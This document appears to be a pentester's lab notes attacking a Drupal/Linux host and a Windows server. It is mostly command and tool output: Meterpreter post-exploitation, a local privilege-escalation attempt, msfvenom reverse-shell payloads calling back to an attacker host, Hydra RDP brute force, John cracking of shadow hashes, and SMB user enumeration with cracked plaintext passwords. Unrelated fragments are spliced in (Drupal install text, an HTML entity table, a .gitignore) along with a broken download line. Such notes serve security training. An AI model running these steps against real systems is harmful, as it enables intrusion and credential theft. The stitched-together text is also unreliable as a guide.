gdm:x:124:132:Gnome Display Manager:/var/lib/gdm
auditor:x:1001:1001::/home/auditor:/bin/bash
```






```
This step is only necessary if you don't already have a database set up (e.g.,
by your host). In the following examples, 'username' is an example MySQL user
which has the CREATE and GRANT privileges. Use the appropriate user name for
your system.

First, you must create a new database for your Drupal site (here, 'databasename'
is the name of the new database):

  mysqladmin -u username -p create databasename

MySQL will prompt for the 'username' database password and then create the
initial database files. Next you must log in and set the access database rights:

  mysql -u username -p

Again, you will be asked for the 'username' database password. At the MySQL
prompt, enter the following command:

  GRANT SELECT, INSERT, UPDATE, DELETE, CREATE, DROP, INDEX, ALTER,
  CREATE TEMPORARY TABLES ON databasename.*
  TO 'username'@'localhost' IDENTIFIED BY 'password';

where:

  'databasename' is the name of your database
  'username' is the username of your MySQL account
  'localhost' is the web server host where Drupal is installed
  'password' is the password required for that username

Note: Unless the database user/host combination for your Drupal installation
has all of the privileges listed above (except possibly CREATE TEMPORARY TABLES,
which is currently only used by Drupal core automated tests and some
contributed modules), you will not be able to install or run Drupal.

If successful, MySQL will reply with:
```

```
geoclue:x:120:127::/var/lib/geoclue:/usr/sbin/no
saned:x:121:129::/var/lib/saned:/usr/sbin/nologi
colord:x:122:130:colord colour management daemon
sddm:x:123:131:Simple Desktop Display Manager:/v
gdm:x:124:132:Gnome Display Manager:/var/lib/gdm
auditor:x:1001:1001::/home/auditor:/bin/bash
dbadmin:x:1002:1002::/home/dbadmin:/bin/bash
mysql:x:125:133:MySQL Server,,,:/nonexistent:/bi
ftp:x:126:137:ftp daemon,,,:/srv/ftp:/usr/sbin/n
```

```
Note: Unless the database user/host combination for your Drupal installation
has all of the privileges listed above (except possibly CREATE TEMPORARY TABLES,
which is currently only used by Drupal core automated tests and some
contributed modules), you will not be able to install or run Drupal.

If successful, MySQL will reply with:

  Query OK, 0 rows affected

If the InnoDB storage engine is available, it will be used for all database
tables. InnoDB provides features over MyISAM such as transaction support,
row-level locks, and consistent non-locking reads.
meterpreter >
```

We now extract information from the server internally:

```
meterpreter > sysinfo
Computer    : ip-192-168-100-52
OS          : Linux ip-192-168-100-52 5.13.0-1021-aws #23~20
Meterpreter : php/linux
meterpreter >
```

Uid with which we log in:

```
meterpreter > getuid
Server username: www-data
```

This is the account we use to log in, but this account does not have roo privileges. This means that I cannot execute certain commands, or that I am restricted from using certain commands.

```
www-data@ip-192-168-100-52:/home$ groups www-data
groups www-data
www-data : www-data
www-data@ip-192-168-100-52:/home$
```

We are going to gain access through a vulnerability in the kernel.

```
meterpreter > getuid
Server username: www-data
meterpreter >
```

Within the meterpreter session, I can get information related to the server and network.

```
meterpreter > run /post/linux/gather/checkvm

[-] The specified meterpreter session script could not be fo
meterpreter > run post/linux/gather/checkvm

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: core_channel_seek, core
[*] Gathering System info ....
[*] This does not appear to be a virtual machine
meterpreter > run post/linux/gather/hashdump

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: core_channel_seek, core_channel_tell
[-] Post aborted due to failure: no-access: Shadow file must be readable in order to dump hashes
meterpreter > run post/linux/gather/enum_network

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: core_channel_seek, core_channel_tell
[*] Running module against ip-192-168-100-52
[*] Module running as www-data
[+] Info:
[+]     Ubuntu 20.04.3 LTS
[+]     Linux ip-192-168-100-52 5.13.0-1021-aws #23~20.04.2-Ubuntu SMP Thu Mar 31 11:36:15 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
[*] Collecting data...
[-] Post failed: NoMethodError undefined method `chomp' for nil:NilClass
[-] Call stack:
[-]   /usr/share/metasploit-framework/modules/post/linux/gather/enum_network.rb:131:in `get_ssh_keys'
[-]   /usr/share/metasploit-framework/modules/post/linux/gather/enum_network.rb:57:in `run'
meterpreter >
```

```
---- Entering directory: http://192.168.100.52/drupal/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.100.52/drupal/misc/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.100.52/drupal/modules/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.100.52/drupal/profiles/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.100.52/drupal/scripts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.100.52/drupal/sites/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.100.52/drupal/themes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
-----------------
END_TIME: Thu Oct 12 10:21:32 2023
DOWNLOADED: 4612 - FOUND: 4
root@kali:/usr/share/wordlists/dirb#
```

We can try to search for possible compatible exploits to violate and escalate privileges with the following command:

```
msf6 > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.100.52 - Collecting local exploits for php/linux...
[-] 192.168.100.52 - No suggestions available.
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) >
```

However, nothing could be found.

```
msf6 > use linux/local/docker_daemon
[*] No payload configured, defaulting to linux/armle/meterpreter/reverse_tcp

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  exploit/linux/local/docker_daemon_privilege_escalation  2016-06-28       excellent  Yes    Docker Daemon Privilege Escalation


Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/local/docker_daemon_privilege_escalation

[*] Using exploit/linux/local/docker_daemon_privilege_escalation
msf6 exploit(linux/local/docker_daemon_privilege_escalation) > show options

Module options (exploit/linux/local/docker_daemon_privilege_escalation):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (linux/armle/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.100.5    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(linux/local/docker_daemon_privilege_escalation) > set session 1
session => 1
msf6 exploit(linux/local/docker_daemon_privilege_escalation) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/docker_daemon_privilege_escalation) > exploit

[!] SESSION may not be compatible with this module:
[!]  * incompatible session architecture: php
[!]  * missing Meterpreter features: core_channel_seek, core_channel_tell
[*] Started reverse TCP handler on 192.168.100.5:4444
[*] Running automatic check ("set AutoCheck false" to disable)
```

HTB HACK THE BOX BASTARD MEDIUM --> DRUPAL

Character Description	You Type	You Get
Ampersand	`&`	&
Greater than	`>`	>
Less than	`<`	<
Quotation mark	`&quot;`	"

```
# Ignore configuration files that may contain sensitive information.
sites/*/settings*.php

# Ignore paths that contain user-generated content.
sites/*/files
sites/*/private
```

We will try to do a reverse shell in another way:

We generate a reverse shell with msfvenom with a meterpreter.
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.100.5 LPORT=4444-f bash > rev.sh

```
root@kali:~# msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.100.5 LPORT=4444 -f bash > rev.sh
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of bash file: 582 bytes
root@kali:~#
```

A folder is created and the resulting file is stored there, and an http server is set up there:

```
root@kali:~/webServer# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

From the compromised machine, proceed to download rev.sh with:

wgethttps://www.ejemplo.com/ruta/al/archivo.ext

RDP

Thursday, October 12, 2023 12:00

```
root@kali:~# nmap --script rdp-enum-encryption -p 3389 -T4 192.168.100.52
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-12 22:30 IST
Nmap scan report for ip-192-168-100-52.ec2.internal (192.168.100.52)
Host is up (0.00019s latency).

PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
| rdp-enum-encryption:
|   Security layer
|     CredSSP (NLA): SUCCESS
|     CredSSP with Early User Auth: SUCCESS
|     Native RDP: SUCCESS
|     RDSTLS: SUCCESS
|     SSL: SUCCESS
|   RDP Encryption level: High
|     128-bit RC4: SUCCESS
|_  RDP Protocol Version:  RDP 5.x, 6.x, 7.x, or 8.x server
MAC Address: 0A:A5:99:64:7B:4D (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 2.39 seconds
root@kali:~#
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.40 seconds
root@kali:~# hydra -L /usr/share/metasploit-framework/data/wordlists/unix_users.txt -p 'password123' 192.168.100.52 rdp
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-12 22:34:06
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 168 login tries (l:168/p:1), ~42 tries per task
[DATA] attacking rdp://192.168.100.52:3389/
[3389][rdp] host: 192.168.100.52   login: abrt   password: password123
[3389][rdp] host: 192.168.100.52   login: 4Dgifts   password: password123
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] host: 192.168.100.52   password: password123
[3389][rdp] host: 192.168.100.52   login: adm   password: password123
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] host: 192.168.100.52   login: anon   password: password123
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] host: 192.168.100.52   login: anon   password: password123
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] host: 192.168.100.52   login: arpwatch   password: password123
[3389][rdp] host: 192.168.100.52   login: arpwatch   password: password123
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-12 22:34:06
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 168 login tries (l:168/p:1), ~42 tries per task
[DATA] attacking rdp://192.168.100.52:3389/
[3389][rdp] host: 192.168.100.52   login: abrt   password: password123
[3389][rdp] host: 192.168.100.52   login: 4Dgifts   password: password123
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] host: 192.168.100.52   password: password123
[3389][rdp] host: 192.168.100.52   login: adm   password: password123
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] host: 192.168.100.52   login: anon   password: password123
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] host: 192.168.100.52   login: anon   password: password123
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] host: 192.168.100.52   login: arpwatch   password: password123
[3389][rdp] host: 192.168.100.52   login: arpwatch   password: password123
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] host: 192.168.100.52   login: avahi   password: password123
[3389][rdp] host: 192.168.100.52   login: avahi-autoipd   password: password123
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] host: 192.168.100.52   login: backup   password: password123
[3389][rdp] host: 192.168.100.52   login: backup   password: password123
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] host: 192.168.100.52   login: beef-xss   password: password123
[3389][rdp] host: 192.168.100.52   login: beef-xss   password: password123
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] host: 192.168.100.52   login: bitnami   password: password123
[3389][rdp] host: 192.168.100.52   login: bitnami   password: password123
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] host: 192.168.100.52   login: checkfsys   password: password123
```

```
root@kali:~# xfreerdp -v:192.168.100.52 /u:adm /p:password123
[22:38:02:009] [149452:149453] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error state
[22:38:02:009] [149452:149453] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
[22:38:02:009] [149452:149453] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpsnd
[22:38:02:010] [149452:149453] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[22:38:02:324] [149452:149453] [INFO][com.freerdp.primitives] - primitives autodetect, using optimized
[22:38:02:332] [149452:149453] [INFO][com.freerdp.core] - freerdp_tcp_is_hostname_resolvable:freerdp_set_last_error_ex resetting error state
[22:38:02:332] [149452:149453] [INFO][com.freerdp.core] - freerdp_tcp_connect:freerdp_set_last_error_ex resetting error state
[22:38:02:355] [149452:149453] [WARN][com.freerdp.crypto] - Certificate verification failure 'self signed certificate (18)' at stack position 0
[22:38:02:355] [149452:149453] [WARN][com.freerdp.crypto] - CN = ip-172-31-2-239.ap-southeast-1.compute.internal
[22:38:02:355] [149452:149453] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[22:38:02:355] [149452:149453] [ERROR][com.freerdp.crypto] - @           WARNING: CERTIFICATE NAME MISMATCH!           @
[22:38:02:355] [149452:149453] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[22:38:02:355] [149452:149453] [ERROR][com.freerdp.crypto] - The hostname used for this connection (192.168.100.52:3389)
[22:38:02:355] [149452:149453] [ERROR][com.freerdp.crypto] - does not match any of the names given in the certificate:
[22:38:02:355] [149452:149453] [ERROR][com.freerdp.crypto] - Common Name (CN):
[22:38:02:355] [149452:149453] [ERROR][com.freerdp.crypto] -    ip-172-31-2-239.ap-southeast-1.compute.internal
[22:38:02:355] [149452:149453] [ERROR][com.freerdp.crypto] - Alternative names:
[22:38:02:355] [149452:149453] [ERROR][com.freerdp.crypto] -     ip-172-31-2-239.ap-southeast-1.compute.internal
[22:38:02:355] [149452:149453] [ERROR][com.freerdp.crypto] - A valid certificate for the wrong name should NOT be trusted!
Certificate details for 192.168.100.52:3389 (RDP-Server):
        Common Name: ip-172-31-2-239.ap-southeast-1.compute.internal
        Subject:     CN = ip-172-31-2-239.ap-southeast-1.compute.internal
        Issuer:      CN = ip-172-31-2-239.ap-southeast-1.compute.internal
        Thumbprint:  cd:fa:15:87:f7:d4:e9:60:cc:58:43:ce:a3:20:7e:8c:27:cf:f2:a7:e2:0b:58:82:99:7d:a8:be:36:0f:79:e7
The above X.509 certificate could not be verified, possibly because you do not have
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate? (Y/T/N) Y
```

Hashed Passwords

Thursday, October 12, 2023 13:02

```
root@kali:~# john contrasenas.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
sayang           (dbadmin)
qwertyuiop       (auditor)
```

SMB Information

Thursday, October 12, 2023 17:56

```
root@kali:/usr/share/nmap/scripts# enum4linux -a [-u "dbadmin" -p "sayang"] 192.168.100.52
ERROR: Target hostname "[-u" contains some illegal characters
root@kali:/usr/share/nmap/scripts# enum4linux -a -u "dbadmin" -p "sayang" 192.168.100.52
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Oct 13 04:21:03 2023

 ==========================
|    Target Information    |
 ==========================
Target ........... 192.168.100.52
RID Range ........ 500-550,1000-1050
Username ......... 'dbadmin'
Password ......... 'sayang'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ================================================
|    Enumerating Workgroup/Domain on 192.168.100.52    |
 ================================================
[+] Got domain/workgroup name: WORKGROUP

 ============================================
|    Nbtstat Information for 192.168.100.52    |
 ============================================
Looking up status of 192.168.100.52
        IP-192-168-100- <00> -         B <ACTIVE>  Workstation Service
        IP-192-168-100- <03> -         B <ACTIVE>  Messenger Service
        IP-192-168-100- <20> -         B <ACTIVE>  File Server Service
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 ======================================
|    Session Check on 192.168.100.52    |
 ======================================
[+] Server 192.168.100.52 allows sessions using username 'dbadmin', password 'sayang'

 ============================================
|    Getting domain SID for 192.168.100.52    |
 ============================================
Bad SMB2 signature for message
[0000] 00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ........ ........
[0000] 41 C4 0D 01 1E 24 D6 C4   7A 43 36 11 F2 5B FC 81   A....$.. zC6..[..
Cannot connect to server.  Error was NT_STATUS_ACCESS_DENIED
[+] Can't determine if host is part of domain or part of a workgroup

 ======================================
|    OS information on 192.168.100.52    |
 ======================================
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for 192.168.100.52 from smbclient:
[+] Got OS info for 192.168.100.52 from srvinfo:
Bad SMB2 signature for message
[0000] 00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ........ ........
```

ENUMERATING SMB USER ACCOUNTS

```
msf6 auxiliary(scanner/smb/smb_lookupsid) > show options

Module options (auxiliary/scanner/smb/smb_lookupsid):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   MaxRID     4000             no        Maximum RID to check
   MinRID     500              no        Starting RID to check
   RHOSTS     192.168.100.52   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   SMBDomain  .                no        The Windows domain to use for authentication
   SMBPass    sayang           no        The password for the specified username
   SMBUser    dbadmin          no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads (max one per host)


Auxiliary action:

   Name   Description
   ----   -----------
   LOCAL  Enumerate local accounts


msf6 auxiliary(scanner/smb/smb_lookupsid) > set ForceEncryption yes
ForceEncryption => yes
msf6 auxiliary(scanner/smb/smb_lookupsid) > run

Error: RubySMB::Error::EncryptionError Communication error with the remote host: Socket read returned nil. The server supports encryption but was not able to handle the encrypted request.
Error: RubySMB::Error::EncryptionError Communication error with the remote host: Socket read returned nil. The server supports encryption but was not able to handle the encrypted request.
[*] 192.168.100.52:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_lookupsid) > set SMB:AlwaysEncrypt false
SMB:AlwaysEncrypt => false
msf6 auxiliary(scanner/smb/smb_lookupsid) > set SMB::AlwaysEncrypt false
SMB::AlwaysEncrypt => false
msf6 auxiliary(scanner/smb/smb_lookupsid) > set SMB::ProtocolVersion 1
SMB::ProtocolVersion => 1
msf6 auxiliary(scanner/smb/smb_lookupsid) > run

[*] 192.168.100.52:139    - PIPE(LSARPC) LOCAL(IP-192-168-100-52 - 5-21-3284170285-3284191290-4154529912) DOMAIN(WORKGROUP - )
[*] 192.168.100.52:139    - USER=nobody RID=501
[*] 192.168.100.52:139    - GROUP=None RID=513
Error: RubySMB::Error::UnexpectedStatusCode The server responded with an unexpected status code: STATUS_PIPE_BROKEN
[*] 192.168.100.52:445    - PIPE(LSARPC) LOCAL(IP-192-168-100-52 - 5-21-3284170285-3284191290-4154529912) DOMAIN(WORKGROUP - )
[*] 192.168.100.52:445    - USER=nobody RID=501
[*] 192.168.100.52:445    - GROUP=None RID=513
Error: NoMethodError undefined method `count_low' for {:word_count=>0}:RubySMB::SMB1::ParameterBlock
[*] 192.168.100.52:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

192.168.100.55 - Windows WINSERVER03

Wednesday, October 11, 2023 9:52

```
root@kali:~# sudo nmap -sCV 192.168.100.55 -T5
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-13 00:07 IST
Nmap scan report for ip-192-168-100-55.ec2.internal (192.168.100.55)
Host is up (0.00045s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Windows Server 2019 Datacenter 17763 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=WINSERVER-03
| Not valid before: 2023-10-11T18:34:53
|_Not valid after:  2024-04-11T18:34:53
|_ssl-date: 2023-10-12T18:38:09+00:00; +1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: WINSERVER-03
|   NetBIOS_Domain_Name: WINSERVER-03
|   NetBIOS_Computer_Name: WINSERVER-03
|   DNS_Domain_Name: WINSERVER-03
|   DNS_Computer_Name: WINSERVER-03
|   Product_Version: 10.0.17763
|_  System_Time: 2023-10-12T18:38:03+00:00
MAC Address: 0A:5E:50:38:DE:85 (Unknown)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: WINSERVER-03, NetBIOS user: <unknown>, NetBIOS MAC: 0a:5e:50:38:de:85 (unknown)
| smb2-time:
|   date: 2023-10-12T18:38:03
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows Server 2019 Datacenter 17763 (Windows Server 2019 Datacenter 6.3)
|   Computer name: WINSERVER-03
|   NetBIOS computer name: WINSERVER-03\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-10-12T18:38:03+00:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.13 seconds
root@kali:~#
```

Ports to exploit:

- 80 IIS
- 135 Windows RPC
- 139 SMB
- 445 SMB Windows Server 2019 Datacenter 17763
- 3389 ms-wbt-server Microsoft Terminal Services OS:

Windows Server 2008

Nmap --script default,vuln,safe -p 80,135,139,445,3389 192.168.100.55

User: Administrator
Password: swordfish

SAMBA Users:


```
msf6 auxiliary(scanner/smb/smb_enumusers) > show options

Module options (auxiliary/scanner/smb/smb_enumusers):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   DB_ALL_USERS  false            no        Add all enumerated usernames to the database
   RHOSTS                         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   SMBDomain     .                no        The Windows domain to use for authentication
   SMBPass                        no        The password for the specified username
   SMBUser                        no        The username to authenticate as
   THREADS       1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_enumusers) > set SMBPass swordfish
SMBPass => swordfish
msf6 auxiliary(scanner/smb/smb_enumusers) > set SMBUser Administrator
SMBUser => Administrator
msf6 auxiliary(scanner/smb/smb_enumusers) > set RHOSTS 192.168.100.55
RHOSTS => 192.168.100.55
msf6 auxiliary(scanner/smb/smb_enumusers) > run

[+] 192.168.100.55:445    - WINSERVER-03 [ admin, Administrator, DefaultAccount, Guest, lawrence, mary, student, WDAGUtilityAccount ] ( LockoutTries=0 PasswordMin=0 )
[*] 192.168.100.55:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Scan vulns

Thursday, October 12, 2023 13:55

```
Bug in http-security-headers: no string output.
PORT     STATE SERVICE
80/tcp   open  http
|_http-xssed: ERROR: Script execution failed (use -d to debug)
| http-useragent-tester:
|   Status for browser useragent: 200
|   Allowed User Agents:
|     Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
|     libwww
|     lwp-trivial
|     libcurl-agent/1.0
|     PHP/
|     Python-urllib/2.5
|     GT::WWW
|     Snoopy
|     MFC_Tear_Sample
|     HTTP::Lite
|     PHPCrawl
|     URI::Fetch
|     Zend_Http_Client
|     http client
|     PECL::HTTP
|     Wget/1.13.4 (linux-gnu)
|_    WWW-Mechanize/1.34
|_http-referer-checker: Couldn't find any cross-domain scripts.
|_http-fetch: Please enter the complete path of the directory to save data in.
|_http-date: Thu, 12 Oct 2023 18:43:57 GMT; 0s from local time.
| http-headers:
|   Content-Length: 703
|   Content-Type: text/html
|   Last-Modified: Tue, 19 Apr 2022 05:14:14 GMT
|   Accept-Ranges: bytes
```

```
Host script results:
| smb-mbenum:
|_  ERROR: Call to Browser Service failed with status = 2184
|_path-mtu: PMTU == 9001
| smb-os-discovery:
|   OS: Windows Server 2019 Datacenter 17763 (Windows Server 2019 Datacenter 6.3)
|   Computer name: WINSERVER-03
|   NetBIOS computer name: WINSERVER-03\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-10-12T18:43:36+00:00
|_msrpc-enum: NT_STATUS_ACCESS_DENIED
|_nbstat: NetBIOS name: WINSERVER-03, NetBIOS user: <unknown>, NetBIOS MAC: 0a:5e:50:38:de:85 (unknown)
| smb2-time:
|   date: 2023-10-12T18:43:36
|_  start_date: N/A
|_smb-vuln-ms10-054: false
| dns-blacklist:
|   SPAM
|_    l2.apews.org - FAIL
| qscan:
| PORT  FAMILY  MEAN (us)  STDDEV  LOSS (%)
| 80    0       674.20     231.38  0.0%
| 135   0       594.20     58.84   0.0%
| 139   0       595.40     65.58   0.0%
| 445   0       624.00     64.42   0.0%
|_3389  0       614.00     41.22   0.0%
| smb2-security-mode:
|   3.1.1:
